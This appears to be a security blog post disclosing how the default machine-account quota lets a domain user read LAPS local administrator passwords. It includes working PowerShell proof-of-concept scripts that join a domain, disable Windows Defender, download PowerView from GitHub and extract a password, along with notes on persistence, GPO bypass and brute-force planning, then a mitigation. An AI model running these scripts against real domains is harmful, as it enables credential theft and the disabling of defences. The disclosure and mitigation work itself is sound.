

UI

Abusing LAPS

Default value of ms-DSMachine-Account-QuotaAttribute with LAPS Leading to Persistence and Information Disclosure

Introduction


This blog post explains a misconfiguration based flaw about Local Administrator Password Solution. `ms-DS-Machine-Account-Quota` is defined as "The number of computer accounts that a user is allowed to create in a domain." The `ms-DS-Machine-Account-Quota` is attribute that defines number of computer accounts could be joined to domain by domain user. `ms-Mcs-AdmPwd` is attribute that stores the clear-text local Administrator password for the computer object. It can be set on each computer after LAPS installation for domain environment. "The 'Local Administrator Password Solution' (LAPS) provides management of local account passwords of domain joined computers. Passwords are stored in Active Directory (AD) and protected by ACL, so only eligible users can read it or request its reset." **If the `ms-DS-Machine-Account-Quota` attribute is default and there is no delegation about domain join permissions to add computer to Active Directory , a domain user can add computer account to active directory domain using the `ms-ds-machine-account-quota` attribute which is set "10" value as default. So that user can read `ms-Mcs-AdmPwd` attribute value by obtaining Owner Rights on computer that is added by himself even if LAPS configuration is completed correctly .**


Domain user gains `All extended rights` over the computer account even if All extended rights permissions are disabled on Organizational Unit and all descendant objects during LAPS configuration process.(Microsoft LAPS_OperationsGuide.docx document) **So that domain user reads password of local administrator user and uses the password for persistence. The user can bypass GPO restrictions obtaining password of local admin user. For example, user can edit registry settings or add own account to local administrators group after GPO which removes undefined users from local administrators group. Also attacker can obtain information about complexity of Administrator passwords and create wordlist according to complexity policies. Then attacker can conduct bruteforce attack against to Administrator user that was not locked never.**

2.2.1.2 Direct Permissions

"All extended rights" may also be set through direct, non-inherited ACEs on the computer objects. This might have been done manually by the customer or with a script or provisioning system.

The second common source for ACEs with the extended rights access is the schema default for computers. By default, it contains the "Account Operators" group with full control, which will also grant sufficient permissions to read the local Administrator password:





Scenario

i Domain name: offensive.local, samAccountName: mkandemir
 organizational unit (OU): DomainComputers

Assuming that `mkandemir` is a domain user that has privilege of adding computer account to domain `offensive.local` up to 10 default (`ms-ds-machine-account-quota`) and there is no delegation about domain join permissions to add computer to Active Directory. Laps configuration is applied for `DomainComputers` organizational unit that includes adding new computer accounts. According to below configuration, only system and members of Domain Admins group reads local admin passwords so `mkandemir` domain user must not read local Administrator password (`ms-Mcs-AdmPwd`) in the theory. **Configuration is applied according to Microsoft “LAPS_TechnicalSpecification” Word document.** In Stage 6.2, it says “*Delegation of permissions on computers accounts is performed on OU (OUs) that contain computer accounts in scope of the solution.*”

Remove All Extended rights permission

```
PS C:\Users\Administrator> Find-AdmPwdExtendedRights -Identity DomainComputers
ObjectDN                                     ExtendedRightHolders
-----
OU=DomainComputers,DC=offensive,DC=local    {NT AUTHORITY\SYSTEM, OFFENSIVE\Domain Admins}

PS C:\Users\Administrator> _
```

Add Write permission to `ms-Mcs-AdmPwdExpirationTime` and `ms-Mcs-AdmPwd` attributes to SELF

```
PS C:\Users\Administrator> Set-AdmPwdComputerSelfPermission -Identity DomainComputers
Name                DistinguishedName                Status
-----
DomainComputers     OU=DomainComputers,DC=offensive,DC=local    Delegated
```

Add CONTROL_ACCESS permission to ms-Mcs-AdmPwd attribute

```
PS C:\Users\Administrator> Set-AdmPwdReadPasswordPermission -Identity DomainComputers -AllowedPrincipals "Domain Admins"

Name                DistinguishedName                Status
----                -
DomainComputers     OU=DomainComputers,DC=offensive,DC=local  Delegated

PS C:\Users\Administrator> _
```

Add Write permission to ms-Mcs-AdmPwdExpirationTime attribute

```
PS C:\Users\Administrator> Set-AdmPwdResetPasswordPermission -Identity DomainComputers -AllowedPrincipals "Domain Admins"


Name                DistinguishedName                Status
----                -
DomainComputers     OU=DomainComputers,DC=offensive,DC=local  Delegated
```

Setup of auditing of password reads

```
PS C:\Users\Administrator> Set-AdmPwdAuditing -Identity DomainComputers -AuditedPrincipals "Domain Admins"


Name                DistinguishedName                Status
----                -
DomainComputers     OU=DomainComputers,DC=offensive,DC=local  Delegated
```

Permissions for DomainComputers are following before a computer is added to organizational unit by mkandemir user.



View effective access

Effective access	Permission	Access limited by
	Full control	Object permissions
	List contents	
	Read all properties	



Proof of Concept

- Open non-domain joined Windows virtual machine.
- Download LAPS.x64.msi and install it with powershell module extension (AdmPwd.PS)
- Import AdmPwd.PS

```
1 Import-Module AdmPwd.PS
```

- Add computer to Active Directory with domain user creds:

```
1 Add-ComputerToDomainWithUserRights
```

- Read local admin password and determine password policy:

- If you are still a member of local administrators after updating GPO.
Read ms-mcs-admpwd attribute via PowerView.ps1:

```
1 Get-LapsLocalAdminPassword -disableDefender
```

- If you are not a member of local administrators after updating GPO.
Read ms-mcs-admpwd attribute via AdmPwd.PS:

```
1 Get-LapsAdmPwd -LapsInstalled
```

Details

Joining Computer Account to Active Directory using ms-DS-Machine-Account-Quota attribute default value

`offensive\mkandemir` user adds computer (`DESKTOP-G8E7GKM`) and obtains local Administrator rights before computer is rebooted. Basic powershell script could be used for joining domain and adding account to local administrators group.

```
1 function Add-ComputerToDomainWithUserRights {
2 <#
3 .SYNOPSIS
4 This script joins a computer to domain with domain user rights by using ms-DS-Machine-
```

```

5     Also, adds domain user to local Administrators group.
6
7 .PARAMETER dcIp
8     The parameter dcIp is used to define the IPv4 address of Domain Controller.
9
10 .PARAMETER dName
11     The parameter dName is used to define the Domain Name.
12
13 .PARAMETER uName
14     The parameter uName is used to define the value of Domain User samAccountName attribute.
15
16 .PARAMETER restart
17     The parameter restart is used to restart computer after adding process.
18
19 .EXAMPLE
20     PS C:\> Add-ComputerToDomainWithUserRights -restart
21     PS C:\> Add-ComuterToDomainWithUserRights
22
23 .NOTES
24     Windows Powershell must be run as Administrator on computer that will be joined to domain.
25     If running script is disabled on your system, execute following command firstly:
26     Set-ExecutionPolicy -ExecutionPolicy Unrestricted -Scope CurrentUser
27 #>
28     param (
29         [string]$dcIp = $(Read-Host -Prompt '[*] Domain Controller IPv4 address '),
30         [string]$dName = $(Read-Host -Prompt '[*] Domain Name '),
31         [string]$uName = $(Read-Host -Prompt '[*] Domain UserName '),
32         [switch]$restart
33     )
34     begin {
35         Get-NetAdapter
36         [int]$index = $(Read-Host -Prompt '[*] index of interface ')
37     }
38     process {
39         Set-DnsClientServerAddress -InterfaceIndex $index -ServerAddresses $dcIp -ErrorAction Stop
40         Write-Host "[*] Adding computer account to Active Directory." -ForegroundColor Yellow
41         Add-Computer -DomainName $dName -Credential $dName\$uName -Verbose -ErrorAction Stop
42         Add-LocalGroupMember -Group "Administrators" -Member "$dName\$uName"
43         Write-Host "[+] $uName domain user is added to local administrators group." -ForegroundColor Green
44         Write-Host "[*] Restarting is required to achieve adding process." -ForegroundColor Yellow
45         if ($restart) {
46             Restart-Computer
47         } else {
48             Write-Host "[-] Computer restarting is cancelled!" -ForegroundColor Red
49         }
50     }
51 }
52
53 }
54

```

```
PS C:\Users\AdminLocal\Desktop> Import-Module .\Add-ComputerToDomainWithUserRights.ps1
```

```

PS C:\Users\AdminLocal\Desktop> Add-ComputerToDomainWithUserRights
[*] Domain Controller IPv4 address : 192.168.1.101
[*] Domain Name : offensive.local
[*] Domain UserName : mkandemir

Name                               InterfaceDescription            ifIndex Status      MacAddress           LinkSpeed
----                               -
Ethernet0                          Intel(R) 82574L Gigabit Network Conn... 7 Up          00-0C-29-C0-FF-64   1 Gbps
Bluetooth Ağ Bağlantısı1          Bluetooth Device (Personal Area Netw... 4 Disconnected D4-25-8B-66-E6-C5   3 Mbps
[*] index of interface : 7
[*] Adding computer account to Active Directory.
VERBOSE: Performing the operation "Join in domain 'offensive.local'" on target "DESKTOP-G8E7GKM".
WARNING: The changes will take effect after you restart the computer DESKTOP-G8E7GKM.

```

The user restarts computer after this process and logs on `DESKTOP-G8E7GKM` computer as `offensive\mkandemir` domain user.

Reading ms-Mcs-AdmPwd attribute

a) If there is no a group policy object(GPO) that defines who are local users so that mkandemir user remains local admin after computer is rebooted.

`mkandemir` user can read `ms-Mcs-AdmPwd` attribute using `Get-NetComputer` cmdlet from `PowerView.ps1`. However `PowerView.ps1` is detected by Windows Defender that must be disabled so local admin right is required. The user can disable Defender and read local administrator password even if `All extended rights` permission is removed from users and groups **before computer adding process**. Above LAPS configuration defines `Domain Admins` group is authorized for reading local admin passwords but `mkandemir` user can gain `All Extended Rights` over `DESKTOP-G8E7GKM` object that added by himself. This is possible because `ms-DS-Machine-Account-Quota` attribute value is `10` defaultly.

Reading ms-Mcs-AdmPwd attribute that stores local admin user password (with Powerview.ps1):

```

1 function Get-LapsLocalAdminPassword {
2     <#
3     .SYNOPSIS
4         This script reads ms-Mcs-AdmPwd and ms-Mcs-AdmPwdExpirationTime attributes if user
5         extended rights on computer account.
6     .PARAMETER pUrl
7         The parameter pUrl is used to define the URL of PowerView script.
8     .PARAMETER disableDefender
9         The parameter disableDefender is used to disable Windows Defender.
10    .EXAMPLE
11        PS C:\> Get-LocalAdminPassword -disableDefender
12    .NOTES
13        Windows Powershell should be run as domain user rights with local admin privileges
14        If you have Internet connection during penetration test,powerview url is following
15        https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1
16        If running scripts is disabled on your system, execute following command firstly:
17        Set-ExecutionPolicy -ExecutionPolicy Unrestricted -Scope CurrentUser
18    #>
19    param (
20        [string]$pUrl = $(Read-Host -Prompt '[*] Url of Powerview.ps1 script '),
21        [switch]$disableDefender
22    )
23    begin {
24

```

```

        Write-Host " Obtaining ms-mcs-admpwd attribute value via MS-DS-Machine-Account-Quo
25     }
26     process {
27         $dPath = $env:USERPROFILE
28         Write-Host "UserProfile: $dPath" -ForegroundColor Yellow
29         $hName = $env:COMPUTERNAME
30         Write-Host "Computername: $hName" -ForegroundColor Yellow
31         Write-Host "[*] Windows Defender will be disabled for running PowerView.ps1 $disab
32     if ($disableDefender) {
33         Set-MpPreference -DisableRealtimeMonitoring $true -SubmitSamplesConsent NeverSend
34         Invoke-WebRequest $pUrl -OutFile $dPath\Desktop\PowerView.ps1 -TimeoutSec 30
35         Import-Module -Name $dPath\Desktop\PowerView.ps1
36         $admPwd = Get-DomainComputer -Identity $hName | Select-Object -Property ms-mcs-*
37         Write-Host "$admPwd" -ForegroundColor Green
38         $eTime = Read-Host -Prompt '[*] String admpwd expirationtime'
39         $expTime = cmd.exe /c "w32tm /ntte $eTime"
40         Write-Host "$expTime" -ForegroundColor Green
41     } else {
42         Write-Host "[-] Cancelled!" -ForegroundColor Red
43     }
44 }
45 }

```

```

PS C:\Users\mkandemir\Desktop> Get-LapsLocalAdminPassword -disableDefender
[*] Url of Powerview.ps1 script : https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.p
s1
Obtain ms-mcs-admpwd attribute value abusing MS-DS-Machine-Account-Quota
UserProfile: C:\Users\mkandemir
Computername: DESKTOP-G8E7GKM
[*] Windows Defender will be disabled for running PowerView.ps1 True
@{ms-mcs-admpwdexpirationtime=132579094270967276; ms-mcs-admpwd=s%p58;10!80XV4}
[*] String admpwd expirationtime: 132579094270967276
153448 00:37:07.0967276 - 16.02.2021 03:37:07
PS C:\Users\mkandemir\Desktop>

```

b) If there is a group policy object (GPO) that defines who are local users so that `mkandemir` user does not remains local admin after computer is rebooted. To read `ms-mcs-admpwd` attribute value, user must install LAPS management Powershell module (`AdmPwd.PS`) before adding computer to Active Directory. So that password could be read using `AdmPwd.PS` module.

Reading `ms-Mcs-AdmPwd` attribute that stores local admin user password (with `AdmPwd.PS`):

```

1 function Get-LapsLocalAdminPassword {
2     <#
3     .SYNOPSIS
4         This script reads ms-Mcs-AdmPwd and ms-Mcs-AdmPwdExpirationTime attributes if user
5         local admin privileges.
6
7     .PARAMETER LapsInstalled
8         The parameter LapsInstalled is used to define the AdmPwd.PS module is installed.
9
10    .PARAMETER OtherComputer
11        The parameter OtherComputer is used to query for other computer.
12
13

```

```

13 .EXAMPLE
14     PS C:\> Get-LocalAdminPassword -LapsInstalled
15     PS C:\> Get-LocalAdminPassword -LapsInstalled -OtherComputer
16
17 .NOTES
18     Windows Powershell should be run as domain user rights. If GPO is applied which on
19
20     If running scripts is disabled on your system, execute following command firstly.
21     Set-ExecutionPolicy -ExecutionPolicy Unrestricted -Scope CurrentUser
22
23 #>
24     param (
25
26         [switch]$LapsInstalled,
27         [switch]$OtherComputer
28     )
29     begin {
30
31         Write-Host "Obtaining ms-mcs-admpwd attribute value via MS-DS-Machine-Account-Quota
32     }
33     process {
34
35         $dPath = $env:USERPROFILE
36         Write-Host "UserProfile: $dPath" -ForegroundColor Yellow
37         $hName = $env:COMPUTERNAME
38         Write-Host "Computername: $hName" -ForegroundColor Yellow
39         Write-Host "[*] Did you install LAPS management powershell module? $LapsInstalled
40         if ($LapsInstalled) {
41             Import-Module AdmPwd.PS
42             Write-Host "[*] Would you like to query another computer account you added
43             if ($OtherComputer) {
44                 $computer = Read-Host -Prompt "[*] Computer name "
45                 Get-AdmPwdPassword -ComputerName $computer | format-list -Property Comput
46
47             } else {
48                 Get-AdmPwdPassword -ComputerName $hname | format-list -Property Comput
49
50             }
51         } else {
52             Write-Host "[-] Cancelled!" -ForegroundColor Red
53         }
54     }
55
56 }
57

```

```

PS C:\Users\mkandemir\Desktop> Get-LapsLocalAdminPassword -LapsInstalled
Obtain ms-mcs-admpwd attribute value abusing MS-DS-Machine-Account-Quota
UserProfile: C:\Users\mkandemir
Computername: DESKTOP-G8E7GKM
[*] Windows Defender will be disabled for running PowerView.ps1
[*] Did you install LAPS management powershell module? True
[*] Do you want to query for another computer account that is added by yourself? False

```


```
ComputerName      : DESKTOP-G8E7GKM
ExpirationTimestamp : 16.02.2021 03:37:07
Password          : s%p58;10!80XV4
```

Conclusion

If the `ms-DS-Machine-Account-Quota` attribute value is default and there is no delegation about domain join permissions to add computer to Active Directory, a domain user can add computer account to domain using the `ms-ds-machine-account-quota` attribute. So that domain user reads password of local administrator user and uses the password for persistence. For example, user can edit registry settings or add own account to local administrators group after GPO which removes undefined users from local administrators group. Also, ~~this is information disclosure vulnerability~~, (defining complexity is possible with GPRegistryPolicy) user can add computer and read LAPS password so that he can obtain information about complexity and length of other Administrator passwords. Because, LAPS carries out similar password property for all computer accounts that group policy is applied.



Mitigation

 Microsoft LAPS 6.2 installation document don't handle this issue and they didn't update it. You can make configuration according to Microsoft LAPS_OperationsGuide.docx and LAPS_TechnicalSpecification documents.

<https://www.microsoft.com/en-us/download/confirmation.aspx?id=46899>

If Laps Administrator Password Solution is used, set `ms-ds-machine-account-quota` as "0" or delegation must be applied a user group for adding computer to domain. Otherwise user can add

computer to domain and read local admin user password via LAPS misconfiguration.

References

<https://docs.microsoft.com/tr-tr/windows/win32/adschema/a-ms-ds-machineaccountquota>

<https://www.microsoft.com/en-us/download/details.aspx?id=46899>

<https://docs.microsoft.com/en-us/windows/win32/adschema/a-ms-ds-machineaccountquota>

<https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1>

https://download.microsoft.com/download/C/7/A/C7AAD914-A8A6-4904-88A1-29E657445D03/LAPS_OperationsGuide.docx

https://github.com/passthetic/Abusing_Laps_Toolkit

GitHub - PowerShell/GPRegistryPolicy

GitHub